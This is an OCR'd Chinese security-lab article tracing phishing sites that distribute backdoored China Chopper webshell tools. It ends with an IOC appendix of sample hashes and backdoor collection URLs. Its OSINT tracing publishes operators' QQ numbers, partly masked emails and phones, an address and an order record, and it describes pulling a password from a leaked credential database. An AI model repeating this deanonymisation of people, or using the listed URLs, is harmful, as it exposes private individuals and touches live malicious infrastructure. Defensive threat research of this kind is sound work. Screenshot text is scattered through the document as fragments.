御剑1.4终结版 www.hake.cc 哈客部落 【 御剑孤独 QQ:343034656 】
旁注查询
C段查询
后台扫描
MD5加密解密
批量注射点
批量扫后台
程序设置
关于御剑
旁注查询
域名：
googlesb.info
旁注接口选择：
http://cn.bing.com
必应搜索引擎
IP：
199.192.153.215
导出
启用IP验证功能，不相同的IP将被过滤（旁注速度变慢）
ID
域名
标题
1
http://googlesb.info
小天苦's blog | 如果在竞争中，你输了，那么你输在时间...
2
http://ccou.cc
小天苦's blog | 如果在竞争中，你输了，那么你输在时间...
3
http://www.jiuboke.info
小天苦's blog | 如果在竞争中，你输了，那么你输在时间...
4
199.192.153.215:8819 - 远程桌面
我的文档
我的电脑
Internet 信息服务(IIS)管理器
文件(F) 操作(A) 查看(V) 窗口(W) 帮助(H)
Internet 信息服务
VPS-F167EFFED66(本地计算机)
计算机
本地
版本
状况
是
IIS V6.0
旁注查询完成-获取
drops.wooyun.org


360安全浏览器 6.0
http://www.86hack.com/
收藏
谷歌
网址大全
游戏中心
360新闻
暗组资源
Fuck Hacker Sister
坏蛋(QQ:404201109) And Rose(QQ:504440220)带队路过，安全有待提高
带上机油一起路过：windsore，兜兜.
——1937cnTeme or SM技术小组
——SM技术小组Q群：113720017
爱生活，爱渗透，更爱妹子~
drops.wooyun.org




当然，其 QQ 空间还有个人生活、学习的照片。




广州传智播客
GZ.ITCAST.CN
(020) 383 25125 383251

p30


管理员: C:\Windows\system32\cmd.exe
E:\传智播客上课录像\day04\代码\day04>
E:\传智播客上课录像\day04\代码\day04>
请输入猪哥JJ长度:
5
猜大了!
请输入猪哥JJ长度:
3
猜小了!
请输入猪哥JJ长度:
4
恭喜你猜对了，猪哥JJ减少1cm!
E:\传智播客上课录像\day04\代码\day04
tic void main(String[] args)
random = new Random();//创建一个随机数对象
gjjSize = random.nextInt(10)+1; //随机数
步: 猜数字--->输入猜测的数字
scanner
r(System.in);
= 0;
nt<3){
tem.out.println("请输入猪哥JJ长度:");
num = scanner.nextInt();//出出猜测的长度
(Chunum>PigjjSize){
tem.out.println("猜大了!");
lse if(Chunum<PigjjSize){
tem.out.println("猜小了!");
lse{
tem.out.println("恭喜你猜对了，猪哥JJ减少1c
cont=3;//一次猜对cont值直接等于3,结束游戏
cont++;//次数增加1

这些照片显示，其在广州的传智播客学习过。通过 QQ 号查找，发现其有使用微信，基本可以确认此 QQ 号为主账号。

更多社工就此打住 ,贴个天眼的可视化关联平台里的关系图来总结一下 www.maicaidao.cc 这个钓鱼站。

guogoucaidao.com 钓鱼站溯源

http://www.guogoucaidao.com 这个钓鱼站的主打是“最新专版过狗菜刀，过目前最新版 V3.4.09060 安全狗 !”，在该钓鱼站的第二篇文章（http://www.guogoucaidao.com/?post=2）有所谓的过狗菜刀下载链接（http://www.guogoucaidao.com/content/uploadfile/201509/1cae1442556699.rar），但这个链接的中国菜刀是含有后门的，经分析后门地址为 s.anylm.com。

whois 信息，发现站长的邮箱为 1296444813@qq.com，1296444813 这个 QQ 号在搜索引擎中有不少记录，包括为暗影联盟站长的身份，后门地址 s.anylm.com 也正好是暗影联盟的拼音。

通过百度贴吧，可见其“出售刷钻平台 ok”的 ID，在该 ID 下有不少关注的贴吧，其中几个都是独立创建的，还曾做过卡盟供货商，在搜索引擎中还能找到暗影卡盟的相关信息。

在某个社工库里，我们找到了这个 QQ 号背后的邮箱 132****5891@163.com 及密码。顺着这条线索，找到了更多身份信息。

腾讯确认函：请完成您的绑定

发件人：accountregistry<accountregistry@tencent.com>

收件人：我<132[redacted]5891@163.com>

时 间：2013年08月21日 14:31 (星期三)

意大利百年品牌热水器限时免费申领！ 马上抢一台>>

尊敬的132[redacted]391:

您好，我们收到了您绑定邮箱帐号的申请，现在请您确认。

==========

您申请与邮箱帐号132[redacted]5891@163.com绑定的QQ号为：1296444813

==========

如果是您申请绑定此帐号，请点击以下链接进行确认，否则请不要点击：

http://accountadm.qq.com/cgi-bin/active_acc?isactive=0&key=1611743d9cec92b7a4ee6f2d3c696131

想了解邮箱帐号的更多信息，请访问http://kf.qq.com/category/861_1.html drops.wooyun.org

在某商城发现了其购买“黑客攻防入门与进阶（附赠 DVD-ROM 光盘 1 张）”的订单记录。

已取消订单

商品编号	商品名称	最新京东价	赠送积分	商品数量	操作
10080432	黑客攻防入门与进阶（附赠DVD-ROM光盘1张）	¥20.20	0	1	放入购物车

订单信息

订单编号	61[redacted]26
支付方式	在线支付
配送方式	普通快递
下单时间	2013-06-23 15:34:20

收货人信息

收货人姓名	赖[redacted]
地址	湖北咸宁市咸安区红旗路中学
固定电话	手机号码：132****5891
电子邮件	1***@***

drops.wooyun.org

通过 132****5891 这个手机号能够找到通过实名验证的支付宝账号。

好了，更多的东西就不再深入了，感兴趣的同学们可以继续深挖。用一张天眼的可视化关联平台里的关系图来结束此次追溯之旅。


tophack.net 钓鱼站追踪及溯源

在分析一个后门地址为 43.249.11.189 的 IP 服务器的时候，汇总了以下三个带后门的中国菜刀的下载地址：

http://1pl38.com/chopper.zip
http://tophack.net/chopper.zip
http://aspmuma.net/chopper.zip


其中 tophack.net 的 whois 信息显示站长的 QQ 号为 595845736，其信息如下：

比较高调的一个小黑客，在 QQ 空间中还有留有入侵网站的截图。




通过搜索引擎，能找到好多关于这个 QQ 号的负面评价。

这些信息表明，该 QQ 号主人在 2011 年就已经从事黑产相关的违法交易，行事高调且声誉不好。另外，QQ 签名显示，目前正在做“鸿發棋牌”在线赌博平台。




棋牌游戏的推广，也是离不开 SEO 的，从某搜索引擎结果来看，“鸿發棋牌”的排名还是比较靠前的。

通过 websiteinformer.com 可以查到早在 2012 年 7 月就冒充菜刀官网。



通过 WHOIS 域名查询得知该 QQ 邮箱对应的其他域名如下图。

对域名注册者进行反查结果如下图域名。




通过域名来看，基本上都和黑产、黑客相关。

www.caidaomei.com 钓鱼站追踪及溯源

www.caidaomei.com 这个站的主打有 “最新 xise 菜刀寄生虫破解版 vip 版(过狗)”、“红色版中国菜刀(20141213)正式发布 过狗红色菜刀”、“最新提权免杀 asp 木马,不死复活僵尸

木马”和“最新过狗菜刀下载”，但经分析，该站所有的 Webshell 管理工具都存在后门。比如“xise 菜刀寄生虫破解版”，就存在“jsc.dat”后门——因为“xise 菜刀”的默认数据库文件名为“jsc.mdb”，和中国菜刀的“db.tmp”后门异曲同工。




文件 MD5: 5bb4f15f29c613eff7d8f86b7bcc94c1


不仅如此，该站菜刀后门的箱子数量也十分可观，我们从后门地址共提取了 194 个后门箱子共计 75166 条 Webshell，消重后仍有 18613 条 Webshell，平均每个后门箱子中有 96 条 Webshell。

在分析样本时，发现一个特殊的样本（fe2a29ac3cae173916be42db7f2f91ef），疑似做测试的。

通过 Whois 查询，demo.heimaoboke.com 的站长 QQ 为 408888540。



通过搜索引擎，可以找到 QQ408888540 的在网易 lofter 上面的 blog 空间，在该空间中，存在大量的 xise 菜刀及黑帽 SEO 的介绍。



文章就是介绍 Webshell 箱子(菜刀后门)的 ,可以按需订制 ,并提供相应的售后技术支持 ,


就是不知道这个所谓的后门还会不会有个后门。

QQ 号信息如下图。

进入其 QQ 空间，可见黑帽 SEO 案例的操作结果截图。


相册
照片
面孔墙
视频
案例
2张 / 所有人可见
转载
分享
更多
高级寄生虫案例1
高级寄生虫案例1（2）
drops.wooyun.org


user.qzone.qq.com/408888540/4
Bai du 百度
site:www.zgxcc.com 515
百度一下
网页
新闻
贴吧
知道
音乐
图片
视频
地图
文库
更多»
百度为您找到相关结果约17个
515独家揭秘出千手法 中国之声
1小时前- 515网投注意事项 515信誉网投娱乐城大揭秘 棋牌玩法 去赛门赌博会赢钱吗 想去515网投 515信誉网投 去515网投 篮球玩法 去515网投 515网投领跑...
www.zgxcc.com/wangtou/... 2014-12-9 - 百度快照 - 评价
怎么去515网投 "多收礼钱,我一不想.
1小时前- 棋牌玩法 515网投领跑者出千手法大揭秘 篮球玩法 515网投 515网投网站排名 515棋牌玩法攻略 最强百家乐公式 515信誉网投娱乐城大揭秘 去515网投 ...
www.zgxcc.com/wangtou/... 2014-12-9 - 百度快照 - 评价
515网投领跑者 来自黑龙江的解小姐也
1小时前-,在广泛被吐槽的门票价格、515健康网投经纪人:真不能说,不方便说,过几天,过几天可能会有回应,也不是策划,没有任何策划,今后吧,今后可以,因为节前...
www.zgxcc.com/wangtou/... 2014-12-9 - 百度快照 - 评价
515网投领跑者出千手法大揭秘 和凤凰古城
1小时前- 515网投 515网投领跑者棋牌玩法攻略 515网投网站合法吗 足球玩法 515网投 最强百家乐公式 515网投 515出千手法大揭秘 515独家揭秘出千手法 去...
www.zgxcc.com/wangtou/... 2014-12-9 - 百度快照 - 评价
515网投领跑者出千手法大揭秘 "加上儿媳妇
1小时前- 去515网投 篮球玩法 515网投 515网投 515网投 515网投领跑者515网投注意事项 515网投 出千手法揭秘 515健康网投领跑者 515网投 去515网投 ...
www.zgxcc.com/wangtou/... 2014-12-9 - 百度快照 - 评价
drops.wooyun.or



通过搜索引擎，能够找到其在百度网盘的分享信息。

还有私密分享，但没有提取密码，不知道共享的是什么文件。

由于这个 QQ 号是个小号，未能有更多的社工信息，就此打住，用张天眼的可视化关联平台里的关系图来结束此次溯源。

0x05 写在最后

讲了这么多中国菜刀及其相关的后门，总结下来，还是一个“利”字。有的人为让自己的网站有更多的流量 ,不惜入侵他人网站使用非法手段来提升排名和流量。本篇文章从挖出线索、汇总、整理、再挖再汇再整，时间跨度了几个月，中间也因为有其它优先级更高的事情及过农历新年影响了进度，今天终于与大家见面了。再预告一下，天眼安全实验室接下来将会放一篇更重磅的报告出来，敬请关注。另外，360 天眼安全实验室还在招人，要求扎实的二进

制逆向分析基础，有恶意代码分析经验最好，同时我们现在还需要后台开发，要求熟悉大数据平台，能够利用现成框架快速搭建数据流程，��验室，数据会让你有不同的眼界。

0x06 附录

收集整理的样本相关数据，可以作为 IOC 使用。

样本 MD5

```
0213fef968a77e5cd628aca6a269d9bd
02ca1b36b652c582940e6ae6d94a6934
066f696d49ee8c67be0c3810af46faf1
0785ec81048ad5508956e97360ac322f
0bbcae2af8499a1935f66e4f3cf0cb69
0cdcd9834be42a24feed91dc52b273c7
0de40d8e66b1c3bd12f1a68f9914b60b
126bc9e60f0aaac0bf831dfee1be7326
16151ad243a6f3b9d2fae4a3d91e8007
19e3e3249dc3357ccfa6151049cd1854
1dac878c4a6bddd4194d627bb57d6d58
23940b1b3ff3509933a6fbd46e25c162
23d21fcef3ab3d690b2325979f44d150
2aef1877a28758ba3d78adc65d2ec3db
33b858d1a17a34d7d9676ab80242ccc6
368539bfea931a616489df15e7c1d79c
3923331de81cd5d4c5abe2f8448c25a9
3c40b58ac7eea158f2fa956545e4eee2
46a5e5c94cb5f5b39069cff4f9ba3843
5a6b933b5054efa25141e479be390a37
5ebc970c321b839aab5e2aac73039654
5f2623fecfa77dfca3f3336cee1732fe
5f83eaae01aa1b138061b89aa5374478
63a2c5650b6babd2214e29a1d83e6f98
6c5290651f4b8b188037b2d357ea87cb
8644b075c9de6749e5b3ce20c3348be3
87634adbbf10d6595845dc50ace9d672
88b9059aafa832f0d83b371a34a46506
892cacd515ce684fecf69983c87dbbf1
8fca2f54b4107df7b046c166ed42a3e6
91167748ef09c91cb0047ccd465e1370
918d90cd43bd8c121144e572b1542e21
```

a1f26b69cee65dfe1cb91a7be2aea6a2
a3e4b1f5661e51b3b5bdc4cae9de6921
aa613662fe3c8cd108c6f7a104e75826
b037871f8a69f5b094dcb6f3b3986bd0
b439239568da85104308fa5b0588eb31
b56b4507a1182356e607c433d9a3a5d9
c00456ba818d78132aaf576f7068e291
c72a397fcc273b272254bb1dea0fd045
cd37fba00631a4a91dfb1239235abe0c
d7383f26d56e6a21a0334ac7eb4ccf8a
d7f7411951e4d4f678f27424c0c21ecd
e3fec98250cdd9cefa9c00b0d782775b
e447b5b56c0caaa51cc623d64dc275d9
e81aa81815e94dff6de0cb1efe48383a
ee39bf504cb66cd22a5c2ce96c922f12
f13c045a7a952e44877bf3f05f2faa8c
f2156701935f78c0ca6d610f518f4f37
f54291227bec8fb1c7013efba8dc9906
f90abd7f720a95d2999f29dbc8d45409
fb5e9c43062a1528ea9cd801c4c6d0b3
fe0720b465fcde0af7ca0b8dc103bc47
fe2a29ac3cae173916be42db7f2f91ef

后门收信地址

http://122.10.82.29/cc.asp
http://1pl38.com/
http://9128.cc/update1111/index.asp
http://aspmuma.net/
http://baidu.myth321.com/baidu/index.asp
http://boos.my.to/caida
http://caidao.guoanquangouma.com/xy.asp
http://cd.myth321.com/index.asp
http://cpin.g.xyz./db.asp
